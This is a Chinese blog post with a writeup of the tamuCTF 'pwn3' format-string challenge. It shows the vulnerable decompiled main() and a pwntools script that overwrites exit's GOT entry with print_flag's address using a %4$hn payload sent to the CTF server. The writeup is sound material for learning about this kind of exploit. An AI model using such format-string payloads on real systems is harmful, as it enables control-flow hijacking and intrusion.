

格式化字符串漏洞 tamuCTF pwn3 writeup

原创

charlie_heng 于 2017-06-05 10:42:30 发布 880 收藏

分类专栏: [二进制-逆向工程](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/charlie_heng/article/details/72864911

版权



[二进制-逆向工程](#) 专栏收录该内容

34 篇文章 3 订阅

订阅专栏

之前一直不怎么懂格式化字符串的漏洞, 刚好碰上这道题, 学习一波

首先看下main函数, 读一个字符串, 然后打印出来, 之后直接exit(0) 无法利用栈溢出跳转, 但是printf是直接打印读取的东西, 这里就存在一个格式化字符串漏洞。

```
int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
{
    char s; // [sp+0h] [bp-208h]@1

    setvbuf(_bss_start, (char *)2, 0, 0);
    puts("Enter a word to be echoed:");
    gets(&s);
    printf(&s);
    exit(0);
}
```


http://blog.csdn.net/charlie_heng

这里推荐一个格式化字符串漏洞入门的教程:

<http://codearcana.com/posts/2013/05/02/introduction-to-format-string-exploits.html>

建议看完这个教程之后再来看我的wp

首先看一下字符串在第几个参数, 这里可以看出是第4个参数, 其实也可以用gdb看内存看出来, 只不过麻烦一点。



看了下, 它自带了print_flag()函数, 那么思路就很明显, 只要利用格式化字符串漏洞覆写got表, 将exit的地址改成print_flag()的地址就行

下面就是脚本

```
from pwn import *

#p = process('./pwn3')
p=remote('pwn.ctf.tamu.edu',4323)
exit_got=0x0804A01C #这里是exit的got表所在地址
payload=p32(exit_got)+'%'+str(34219-4)+'x%4$hn' #首先写上要覆写的地址，然后% -str(34219)x就是要向所在地址写入4
p.sendline(payload)
flag=p.recvall()
print flag
```